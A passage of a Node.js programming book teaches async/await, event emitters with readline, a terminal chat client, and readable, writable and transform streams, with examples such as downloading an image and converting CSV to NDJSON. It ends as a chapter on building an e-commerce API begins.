Once `readFile()` has been called for each file in the `fileList` array, we'll have an array of promises, `readFiles` – calling an `async` function will return a promise. We then return `await Promise.all(readFiles)`, this will be an array of results from each of the `readFile()` calls.

And that's all we need. If there's an issue in any of the `readFile()` calls within the `Promise.all()`, the error will propagate up to where we call `getFileLengths(dir)` in `printLengths()` – which can be caught in the `try/catch` there.

Here's the full generalized solution to the challenge:

02-async/12b-read-dir-await-fn.js

```
const fs = require('fs').promises
const path = require('path')

const targetDirectory = process.argv[2] || './'

printLengths(targetDirectory)

async function printLengths (dir) {
  try {
    const results = await getFileLengths(dir)
    results.forEach(([file, length]) => console.log(`${file}: ${length}`))
    console.log('done!')
  } catch (err) {
    console.error(err)
  }
}

async function getFileLengths (dir) {
  const fileList = await fs.readdir(dir)

  const readFiles = fileList.map(async file => {
    const filePath = path.join(dir, file)
    return await readFile(filePath)
  })

  return await Promise.all(readFiles)
}

async function readFile (filePath) {
  try {
    const data = await fs.readFile(filePath)
    return [filePath, data.length]
  } catch (err) {
    if (err.code === 'EISDIR') return [filePath, 0]
    throw err
  }
}
```

Wrapping Up

We have now solved the same real-world challenge with three different techniques for handling asynchronous tasks. The biggest differences with `async/await` is being able to use a more synchronous coding style and `try/catch` for error handling.

It's important to remember that under the hood, `async/await` is using promises. When we declare an async function, we're really creating a promise. This can be seen most clearly with our use of `Promise.all()`.

We're now going to move beyond callbacks, promises, and `async/await`. Each one of these styles are focused on performing "one and done" asynchronous tasks. We're now going to turn our attention to ways of handling types of repeated asynchronous work that are very common in Node.js: event emitters and streams.

Event Emitters

Event emitters are not new to Node.js. In fact, we've already used an example that's common in the browser:

```
window.addEventListener('resize', () => console.log('window has been resized!'))
```

It's true that like callbacks and promises, adding event listeners allow us create logic around future timelines, but the big difference is that events are expected to repeat.

Callbacks and promises have an expectation that they will resolve once and only once. If you recall from our callback example, we needed to add extra logic to `mapAsync()` to ensure that multiple errors would not cause the callback to be called multiple times.

Event emitters, on the other hand, are designed for use-cases where we expect a variable number of actions in the future. If you recall from our chat example when we built the API, we used an event emitter to handle chat message events. Chat messages can happen repeatedly or not at all. Using an event emitter allows us to run a function each time one occurs.

We didn't dive into the details of that event emitter, but let's take a closer look now. We'll create a command line interface where a user can type messages. We'll use an event emitter to run a function each time the user enters in a full message and presses "return".

Event Emitters: Getting Started

When we built our chat app, we created our own event emitter. Many core Node.js methods provide a callback interface, but many also provide an event emitter interface.

For our first example, we're going to use the core module `readline`. `readline` allows us to "watch" a source of data and listen to "line" events. For our use-case we're going to watch `process.stdin`, a data source that will contain any text that a user types in while our Node.js app is running, and we're going to receive message events any time the user presses "return."

Each time we receive a message, we're going to transform that message to all uppercase and print it out to the terminal.

Here's how we can do that:

02-async/13-ee-readline.js

```
const readline = require('readline')

const rl = readline.createInterface({ input: process.stdin })

rl.on('line', line => console.log(line.toUpperCase()))
```

If we run it, we can get something like the following:

The lower case text is our input, and the uppercase is printed out by our script.

Once we create an instance of `readline`, we can use its `on()` method to listen for particular types of events. For right now, we're interested in the `line` event type.

`readline` is a core Node.js module. You can see all other event types that are available in the official Node.js documentation[46]

Creating event handlers for specific event types is similar to using callbacks, except that we don't receive an error argument. This is just like how it works in the browser when we use `document.addEventListener(event => {})`. The event handler function does not expect an error argument.

In addition to basic logging, we can use event handlers to perform other work. In the next section, we'll see how we can use our event emitter to provide another interface to the chat app we built in the first chapter.

Event Emitters: Going Further

In the first chapter we built a chat app. We could open two different browsers, and anything we typed into one window would appear in the other. We're going to show that we can do this without a browser.

By making a small tweak to our `readline` example, we'll be able to open our chat app in a browser window and send messages to it using our terminal:

02-async/15-ee-readline-chat-send.js

```
const http = require('http')
const readline = require('readline')
const querystring = require('querystring')

const rl = readline.createInterface({ input: process.stdin })

rl.on('line', line =>
  http.get(
    `http://localhost:1337/chat?${querystring.stringify({ message: line })}`
  )
)
```


For this to work, we need to make sure that our server from chapter 1 is running and listening on port 1337. You can do this by opening a new terminal tab, navigating to the chapter 1 code directory, and running `node 07-server.js`. You should see a message saying `Server listening on port 1337`.


The code hasn't changed much. We have only replaced our `console.log()` with a call to `http.get()`. We use the same built-in `http` module that we used in chapter 1. However, this time we using `http` to create requests instead of responding to them.

[46] https://nodejs.org/api/readline.html#readline_class_interface

To ensure that our messages are properly formatted and special characters are escaped, we also use the built-in `querystring` module.

We can now run our server from chapter 1, our browser window to the chat app, run `node 15-ee-readline-chat-send.js`, and start typing messages into the terminal. Each message should appear in the open browser window:





What's cool about this is that it shows off how easily Node.js can be used to chain functionality together. By creating small pieces of functionality with well defined interfaces, it's very easy to get new functionality for free.

When we built our chat app in chapter 1, we didn't plan on wanting a CLI client. However, because the interface is straightforward, we were easily able to get that functionality.

In the next section we'll take it even further. We're going to create our own event emitter object, and not only will we be able to send messages, but we'll be able to receive them as well.

Event Emitters: Creating Custom Emitters

Now that we've added the capability to send messages, we can also add some functionality to receive them.

The only thing we need to do is to make an HTTP request to our API and log the messages as they come in. In the previous section, we make HTTP requests to send messages, but we don't do anything with the response. To handle response data from the HTTP request, we'll need to use both a callback and an event emitter:

02-async/16-ee-readline-chat-receive.js

```
http.get('http://localhost:1337/sse', res => {
  res.on('data', data => console.log(data.toString()))
})
```

`http.get()` is interesting because it accepts a callback as its second argument – and the response argument (`res`) the callback receives is an event emitter.

What's going on here is that after we make the request, we need to wait for the response. The response object doesn't come with all of the data, instead we have to subscribe to the `"data"` events. Each time we receive more data, that event will fire, passing along the newest bit.

You'll notice that we call `data.toString()` to log our chat messages. If we don't do that, we would see the raw bytes in hex. For efficiency, Node.js often defaults to a data type called `Buffer`. We won't go into detail here, but it's easy enough to convert buffers into strings using `buffer.toString()`.


Here's what the full file looks like with our addition:


02-async/16-ee-readline-chat-receive.js

```
const http = require('http')
const readline = require('readline')
const querystring = require('querystring')

const rl = readline.createInterface({ input: process.stdin })

rl.on('line', line => {
  http.get(
    `http://localhost:1337/chat?${querystring.stringify({ message: line })}`
  )
```

```
})

http.get('http://localhost:1337/sse', res => {
  res.on('data', data => console.log(data.toString()))
})
```

If we run it with `node 16-ee-readline-chat-receive.js`, we will be able to see any messages we type into the browser:





This works, but we can do better. Each message is prefixed with `data:` and is followed by two newlines. This is expected because it's the data format of the Server-sent events specification[47].

[47] https://html.spec.whatwg.org/multipage/server-sent-events.html#server-sent-events

We're going to create a simple interface where we can pull messages from any SSE endpoint, and we're going to use the power of event emitters to make this really easy.

Instead of just making an HTTP request and logging what we receive, we'll create our own general-purpose event emitter that will give us custom "message" events without the extra stuff.

To do this we're going to create a function that returns a new event emitter. However, before this function returns the event emitter, it will also set up the HTTP connection to receive chat messages. When those messages come in, it will use the new event emitter to emit them.

This is a useful pattern because it allows us to synchronously create an object that will act asynchronously. In some ways, this is similar to how a promise works.

Here's our new `createEventSource()` function:

02-async/17-ee-create-emitter.js

```
function createEventSource (url) {
  const source = new EventEmitter()

  http.get(url, res => {
    res.on('data', data => {
      const message = data
        .toString()
        .replace(/^data: /, '')
        .replace(/\n\n$/, '')

      source.emit('message', message)
    })
  })

  return source
}
```

And here's how we can use it:


02-async/17-ee-create-emitter.js


```
const source = createEventSource('http://localhost:1337/sse')
```

02-async/17-ee-create-emitter.js

```
source.on('message', console.log)
```

Because we're cleaning up the data before we pass it to our new event emitter, when we log messages they are trimmed down to just the parts we care about:





This is great, but one of the biggest advantages of event emitters is that they can emit lots of different types of events. Instead of just emitting a "message" event, we can go further and emit different events depending on the content of the message.

There's no limit to the number or types of events that we can emit. For example, we can look at a chat message to see if it ends with a question mark. If it does, we can can emit a "question" event, and if not, we can emit a "statement" event. Furthermore, these can be in addition to our exiting "message" event.

This is nice because it gives choice to the consumer of our event emitter. The consumer can choose which events they would like to subscribe to.

By adding a small amount of logic to determine the event type of our additional `emit()` call:

02-async/18-ee-create-emitter-custom-events.js

```
function createEventSource (url) {
  const source = new EventEmitter()

  http.get(url, res => {
    res.on('data', data => {
      const message = data
        .toString()
        .replace(/^data: /, '')
        .replace(/\n\n$/, '')

      source.emit('message', message)

      const eventType = message.match(/\?$/) ? 'question' : 'statement'
      source.emit(eventType, message)
    })
  })

  return source
}
```

We can choose to only listen for questions, and change our language to suit:

```
source.on('question', q => console.log(`Someone asked, "${q}"`))
```

Event Emitters: Wrapping Up

The big advantage of event emitters is that they allow us to handle async behavior when the future action is either uncertain or repetitive. Unlike callbacks and promises (and therefore async/await), event emitters are not as useful for "one and done"-type behaviors.

In addition, by encapsulating filtering behavior into the event emitter itself, we can make very clean interfaces for consumers.

Next up we're going to learn about one more common form of async behavior in Node.js which is actually a specific type of event emitter: streams.

Streams

Streams are ubiquitous within Node.js. In fact, almost all Node.js applications, no matter how simple, use streams in some manner[^From https://nodejs.org/docs/latest-v11.x/api/stream.html#stream_api_for_stream_consumers]. Our apps are no exception, we've already used them a number of times.

Streams are a specific type of event emitter. This means that they have the same methods available like `emit()` and `on()`. However, what makes streams so useful is that they follow conventions about how their events are emitted.

This is easiest to see with an example. Let's take a look at stream object that we just encountered, the `http` response object.

```
http.get(url, res => {
  res.on('data', data => {
    // here's where we use the data
  })
})
```

In the snippet above, `res` is a stream, and because streams are event emitters, we can use `on()` to listen to its events and receive updates.

What's cool about streams is that they standardize on the types of events that they emit. This makes them very predictable to use, and allows us to chain them together in interesting ways.

When we created our event emitter, we arbitrarily decided that we would emit a "message", "question", and "statement" event types. This means that any consumer of our event emitter would have to look at the code or at documentation to know to subscribe to those event types.

On the other hand, when reading from a stream, we can always expect "data", "error", and "end" events. Just by knowing that `res` is a stream, we know that we can get its data with the "data" event.

For example, here's what it looks like to download a file, using a `https` response stream's events:

02-async/20-streams-download-book-cover-batch.js

```
const fs = require('fs')
const https = require('https')

const fileUrl =
  'https://www.fullstackreact.com/assets/images/fullstack-react-hero-book.png'

https.get(fileUrl, res => {
  const chunks = []

  res.on('data', data => chunks.push(data)).on('end', () =>
    fs.writeFile('book.png', Buffer.concat(chunks), err => {
      if (err) console.error(err)
      console.log('file saved!')
    })
  )
})
```

By default, Node.js uses `Buffer` objects to store and transmit data because it's more efficient. We'll go over `Buffer` more later, but for now just know that (1) `Buffer.concat()` can convert an array of `Buffer` objects into a single `Buffer`, and (2) `fs.writeFile()` is happy to accept a `Buffer` as its argument for what should be written to a file.

The way we do this makes sense when we think about the response stream as an event emitter. We don't know ahead of time how many times the "data" event will be emitted. If this file is small, it could happen only once. Alternatively, if the file is really large, it could happen many times. If there's an error connecting, it may not happen at all.

Our approach here is to collect all of the data "chunks" in an array, and only once we receive the "end" event to signal that no more are coming, do we proceed to write the data to a file.

This is a very common pattern for performing a batched write. As each chunk of data is received, we store it in memory, and once we have all of them, we write them to disk.

The downside of batching is that we need to be able to hold all of the data in memory. This is not a problem for smaller files, but we can run into trouble when working with large files – especially if the file is larger than our available memory. Often, it's more efficient to write data *as we receive it.*

In addition to readable streams, there are also *writable* streams. For example, here's how we can create a new file (`time.log`), and append to it over time:

```
const writeStream = fs.createWriteStream('time.log')
setInterval(() => writeStream.write(`The time is now: ${new Date()}\n`), 1000)
```

Writable streams have `write()` and `end()` methods. In fact, we've already seen these in chapter 1. The HTTP response object is a writable stream. For most of our endpoints we send data back to the browser using `res.end()`. However, when we want to keep the connection open for SSE, we used `res.write()` so that we did not close the connection.

Let's change our previous example to use a writable stream to avoid buffering the image data in memory before writing it to disk:

02-async/20-streams-download-book-cover-write-stream.js

```
const fs = require('fs')
const https = require('https')

const fileUrl =
  'https://www.fullstackreact.com/assets/images/fullstack-react-hero-book.png'

https.get(fileUrl, res => {
  const fileStream = fs.createWriteStream('book.png')
  res.on('data', data => fileStream.write(data)).on('end', () => {
    fileStream.end()
```

```
    console.log('file saved!')
  })
})
```

As we can see, we were able to eliminate the `chunks` array that we used to store all the file data in memory. Instead, we write each chunk of data to disk as it comes in.

The beauty of streams is that because all of these methods and events are standardized, we actually don't need to listen to these events or call the methods manually.

Streams have an incredibly useful `pipe()` method that takes care of all of this for us. Let's do the same thing, but instead of setting up our own handlers, we'll use `pipe()`:

02-async/21-streams-download-book-cover.js

```
const fs = require('fs')
const https = require('https')

const fileUrl =
  'https://www.fullstackreact.com/assets/images/fullstack-react-hero-book.png'

https.get(fileUrl, res => {
  res
    .pipe(fs.createWriteStream('book.png'))
    .on('finish', () => console.log('file saved!'))
})
```

Streams provide us a very efficient way of transferring data, and using `pipe()` we can do this very succinctly and easily.

Composing Streams

So far we've seen readable streams and writable streams, and we've learned that we can connect readable streams to writable streams via `pipe()`.

This is useful for moving data from one place to another, but often times we'll want to transform the data in some way. We can do this using transform streams.

A transform stream behaves as both a readable stream and a writable stream. Therefore, we can pipe a read stream to a transform stream, and then we can pipe the transform stream to the write stream.

For example, if we wanted to efficiently transform the text in a file to upper case, we could do this:

02-async/23-streams-shout.js

```
const fs = require('fs')
const { Transform } = require('stream')

fs.createReadStream('23-streams-shout.js')
  .pipe(shout())
  .pipe(fs.createWriteStream('loud-code.txt'))

function shout () {
  return new Transform({
    transform (chunk, encoding, callback) {
      callback(null, chunk.toString().toUpperCase())
    }
  })
}
```

In this case we've created a function `shout()` that creates a new transform stream. This transform stream is both readable and writable. This means that we can pipe our read stream that we get from `fs.createReadStream()` to it, and we can also pipe it to our write stream from `fs.createWriteStream()`.

Our transform stream is created by a simple function that expects three arguments. The first is the chunk of data, and we're already familiar with this from our use of `on('data')`. The second is encoding, which is useful if the chunk is a string. However, because we have not changed any default behaviors with or read stream, we expect this value to be "buffer" and we can ignore it. The final argument is a callback to be called with the results of transforming the chunk. The value provided to the callback will be emitted as data to anything that is reading from the transform stream. The callback can also be used to emit an error. You can read more about transform streams in the official Node.js documentation[48].

In this particular case we are performing a synchronous transformation. However, because we are given a callback, we are also able to do asynchronous transformations. This is useful if you need to look up information from disk or from a remote network service like an HTTP API.

If we run this script, and we open the resulting file, we'll see that all the text has been transformed to upper case.

Of course, in real life we don't often need to perform streaming case changes, but this shows how we can create general-purpose modular transform streams that can be used with a wide range of data.

In the next section we'll take a look at a transform stream that is useful in the real world.

[48] https://nodejs.org/api/stream.html#stream_implementing_a_transform_stream

Real World Transform Streams

A common use-case in the real world is converting one source of data to another format. When the source data is large, it's useful to use streams to perform the transformation.

Let's look at an example where we have a csv file, and we'd like to change a number of things:

1) "name" should be replaced with two separate "firstName" and "lastName" fields 2) the "dob" should be converted to an "age" integer field 3) the output should be newline delimited JSON instead of csv

Here's some data from our example `people.csv` file:

```
name,dob
Liam Jones,1988-06-26
Maximus Rau,1989-08-21
Lily Ernser,1970-01-18
Alvis O'Keefe,1961-01-19
...
```

Here's what we'd like `people.ndjson` to look like when we're finished:

```
{"firstName":"Liam","lastName":"Jones","age":30}
{"firstName":"Maximus","lastName":"Rau","age":29}
{"firstName":"Lily","lastName":"Ernser","age":49}
{"firstName":"Alvis","lastName":"O'Keefe","age":58}
{"firstName":"Amy","lastName":"Johnson","age":59}
...
```

Just like before, the first thing that we need to do is to use `fs.createReadStream()` to create a readable stream object for our `people.csv` file:

02-async/24-transform-csv.js

```
fs.createReadStream('people.csv')
```

Next, we want to pipe this stream to a transform stream that can parse csv data. We could create our own, but there's no need. We're going to use an excellent and appropriately named module `csv-parser` that is available on `npm`. However, before we can use this in our code, we need to run `npm install csv-parser` from our code directory.

Once that is installed we can use it like so:

```
const fs = require('fs')
const csv = require('csv-parser')

fs.createReadStream('people.csv')
  .pipe(csv())
  .on('data', row => console.log(JSON.stringify(row)))
```

When we run this, we'll see that when we pipe to the transform stream created with `csv()` will emit `data` events, and each logged event will be an object representing the parsed csv row:

```
{"name":"Liam Jones","dob":"1988-06-26"}
{"name":"Maximus Rau","dob":"1989-08-21"}
{"name":"Lily Ernser","dob":"1970-01-18"}
{"name":"Alvis O'Keefe","dob":"1961-01-19"}
{"name":"Amy Johnson","dob":"1960-03-04"}
...
```

By using `console.log()` on each JSON stringified row object, our output format is newline delimited JSON, so we're almost finished already. The only thing left to do is to add another transform stream into the mix to convert the objects before they are logged as JSON.

This will work the same way as our previous transform stream example, but with one difference. Streams are designed to work on `String` and `Buffer` types by default. In this case, our `csv-parser` stream is not emitting those types; it is emitting objects.

If we were to create a default transform stream with `clean()`:

02-async/24-transform-csv-error.js

```
const fs = require('fs')
const csv = require('csv-parser')
const { Transform } = require('stream')

fs.createReadStream('people.csv')
  .pipe(csv())
  .pipe(clean())
  .on('data', row => console.log(JSON.stringify(row)))

function clean () {
  return new Transform({
    transform (row, encoding, callback) {
      callback(null, row)
    }
  })
}
```

We would get the following error:

```
 node 24-transform-csv-error.js
events.js:174
      throw er; // Unhandled 'error' event
      ^

TypeError [ERR_INVALID_ARG_TYPE]: The "chunk" argument must be one of type string or\
 Buffer. Received type object
    at validChunk (_stream_writable.js:263:10)
    at Transform.Writable.write (_stream_writable.js:297:21)
```

Instead, we need to make sure that the `objectMode` option is set to `true`:

```
return new Transform({
  objectMode: true,
  transform (row, encoding, callback) { ... }
})
```

With that issue out of the way, we can create our `transform()` function. The two things we need to do are to convert the single "name" field into separate "firstName" and "lastName" fields, and to change the "dob" field to an "age" field. Both are easy with some simple string manipulation and date math:

02-async/24-transform-csv.js


```
    transform (row, encoding, callback) {
      const [firstName, lastName] = row.name.split(' ')
      const age = Math.floor((Date.now() - new Date(row.dob)) / YEAR_MS)
      callback(null, {
        firstName,
        lastName,
        age
      })
    }
```

Now, when our transform stream emits events, they will be properly formatted and can be logged as JSON:

02-async/24-transform-csv.js

```
const fs = require('fs')
const csv = require('csv-parser')
const { Transform } = require('stream')

const YEAR_MS = 365 * 24 * 60 * 60 * 1000

fs.createReadStream('people.csv')
  .pipe(csv())
  .pipe(clean())
  .on('data', row => console.log(JSON.stringify(row)))

function clean () {
  return new Transform({
    objectMode: true,
    transform (row, encoding, callback) {
      const [firstName, lastName] = row.name.split(' ')
      const age = Math.floor((Date.now() - new Date(row.dob)) / YEAR_MS)
      callback(null, {
        firstName,
        lastName,
        age
      })
    }
  })
}
```

Now when we run this with `node 24-transform-csv.js > people.ndjson` our csv rows will be transformed and the newline delimited JSON will be written to `people.ndjson`:



Our data in our csv file is transformed and converted to ndjson

Steams: Wrapping Up

In this section we've seen how to use streams to efficiently transform large amounts of data. In the real world, we'll typically receive some large file or have to deal with a large data source, and it can be infeasible to process it all at once. Sometimes we need to change the format (e.g. from csv to ndjson), and other times we need to clean or modify the data. In either case, transform streams are a great tool to have at our disposal.

Async Final Words

In this chapter we've explored many of the different async patterns available in Node.js. Not all of them are appropriate in all circumstances, but all of them are important to be familiar with.

As we begin to build more functionality into our applications and services, it's important to know how to be efficient and what tools we have available.

While callbacks and promises serve a similar purpose, it's important to be familiar with both so that we can use Node.js core APIs as well as third-party modules. Similarly, using `async/await` can make certain types of operations cleaner to write, but using `async` functions can impose other restrictions on our code, and it's great to have alternatives when it's not worth the trade-off.

Additionally, we've learned about event emitters and streams, two higher-level abstractions that allow us to work with multiple future actions and deal with data in a more efficient, continuous way.

All of these techniques will serve us well as we continue to build with Node.js.

A Complete Server: Getting Started

We're ready to start building a complete server API. We're going to build a production e-commerce app that can be adapted to be used as a starting place for almost any company.

Soon, we'll cover things like connecting to a database, handling authentication, logging, and deployment. To start, we're going to serve our product listing. Once our API is serving a product listing, it can be used and displayed by a web front-end.

We're going to build our API so that it can be used not only by a web front-end, but also by mobile apps, CLIs, and programmatically as a library. Not only that, we're going to write our tests as we build it so that we can be sure that it works exactly as intended and won't break as we make additions and changes.

Our specific example will be for a company that sells prints of images – each product will be an image. Of course, the same concepts can be applied if we're selling access to screencasts, consulting services, physical products, or ebooks. At the core, we're going to need to be able to store, organize, and serve our product offering.

Getting Started

To get started with our app, we'll need something to sell. Since our company will be selling prints of images, we'll need a list of images that are available for purchase. We're going to use images from Unsplash[49].

Using this list of images, we'll build an API that can serve them to the browser or other clients for display. Later, we'll cover how our API can handle purchasing and other user actions.

Our product listing will be a JSON file that is an array of image objects. Here's what our `products.json` file looks like:

[49] https://unsplash.com

```
[
  {
    "id": "trYl7JYATH0",
    "description": "This is the Department and Water and Power building in Downtown \
Los Angeles (John Ferraro Building).",
